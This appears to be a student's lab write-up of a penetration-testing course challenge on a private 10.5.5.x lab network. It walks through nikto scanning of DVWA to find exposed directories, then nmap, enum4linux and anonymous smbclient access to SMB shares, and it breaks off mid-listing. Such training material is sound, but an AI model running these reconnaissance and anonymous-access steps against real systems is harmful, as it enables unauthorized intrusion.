
The screenshot shows a web browser window with the DVWA (Damn Vulnerable Web Application) interface. The browser's address bar shows the URL `10.5.5.12/security.php`. The page features a sidebar on the left with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and displays the "Security Level" section. It states that the current security level is "low". Below this, there is a list of four security levels with their descriptions:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Below the list, there is a dropdown menu set to "Low" and a "Submit" button. The "PHPIDS" section is also visible, stating that PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. It explains that PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation

Perform reconnaissance on the server to find directories where indexing was found using Nikto Command: `nikto -h 10.5.5.12`



```
(kali@kali)~$ nikto -h 10.5.5.12
- Nikto v2.5.0


+ Target IP: 10.5.5.12
+ Target Hostname: 10.5.5.12
+ Target Port: 80
+ Start Time: 2026-01-11 17:04:19 (GMT0)

+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2026-01-11 17:04:43 (GMT0) (24 seconds)

+ 1 host(s) tested

+ (kali@kali)~$
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?



```
(kali@kali)~$ nikto -h 10.5.5.12
- Nikto v2.5.0

+ Target IP: 10.5.5.12
+ Target Hostname: 10.5.5.12
+ Target Port: 80
+ Start Time: 2026-01-11 17:04:19 (GMT0)


+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2026-01-11 17:04:43 (GMT0) (24 seconds)

+ 1 host(s) tested

+ (kali@kali)~$
```


Step 3: View the files contained in each directory to find the db_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories




10.5.5.12/config/db_form.html

What is the filename with the Challenge 2 code?



10.5.5.12/config/db_form.html

What is the message contained in the flag file?



Step 4: Research and propose directory listing exploit remediation

What are two remediation methods for preventing directory listing exploits?

1. Disable directory indexing in the web server configuration – In Apache, set Options -Indexes in the .htaccess or virtual host config. In Nginx, disable autoindex on;.
2. Place a default index file (e.g., index.html, index.php) in every directory – This ensures that if a user accesses a directory, the index file is displayed instead of a file listing.


Challenge 3: Exploit open SMB Server Shares

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Command: `nmap -p139,445 10.5.5.0/24`



```
(kali@kali)-[~]
└─$ nmap -p139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 18:01 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0030s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0022s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00090s latency).


PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00074s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0018s latency).
```

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?



```
(kali@kali)-[~]
└─$ nmap -p139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 18:01 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0030s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0022s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00090s latency).

PORT      STATE SERVICE
139/tcp    closed netbios-ssn
445/tcp    closed microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00074s latency).


PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0018s latency).
```

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Command: enum4linux -S 10.5.5.14




```
kali@kali: ~  
File Actions Edit View Help  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
===== ( Share Enumeration on 10.5.5.14 ) =====  
  
Sharename      Type      Comment  
-----  
homes          Disk      All home directories  
workfiles      Disk      Confidential Workfiles  
print$         Disk      Printer Drivers  
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)  
Reconnecting with SMB1 for workgroup listing.  
  
Server          Comment  
-----  
Workgroup       Master  
  
[+] Attempting to map shares on 10.5.5.14  
  
[E] Can't understand response:  
  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
//10.5.5.14/homes      Mapping: N/A Listing: N/A Writing: N/A  
//10.5.5.14/workfiles  Mapping: OK Listing: OK Writing: N/A  
//10.5.5.14/print$     Mapping: OK Listing: OK Writing: N/A  
  
[E] Can't understand response:  
  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*  
//10.5.5.14/IPC$       Mapping: N/A Listing: N/A Writing: N/A  
enum4linux complete on Sun Jan 11 18:15:03 2026  
  
(kali@kali)-[~]  
$
```


Step 3: Investigate each shared directory to find the file

Use the SMB-native client to access the drive shares on the SMB server. Use the `dir`, `ls`, `cd`, and other commands to find subdirectories and files.

Command: `smbclient -L //10.5.5.14 -N`



```
(kali@kali)-[~]
$ smbclient -L //10.5.5.14 -N
Anonymous login successful


Sharename      Type      Comment
-----
homes          Disk      All home directories
workfiles      Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master

(kali@kali)-[~]
$
```


Locate the file with the Challenge 3 code. Download the file and open it locally.



```
(kali@kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Aug 14 09:42:06 2023
..               D          0 Mon Aug 30 05:00:05 2021
IA64              D          0 Mon Sep  2 13:39:42 2019
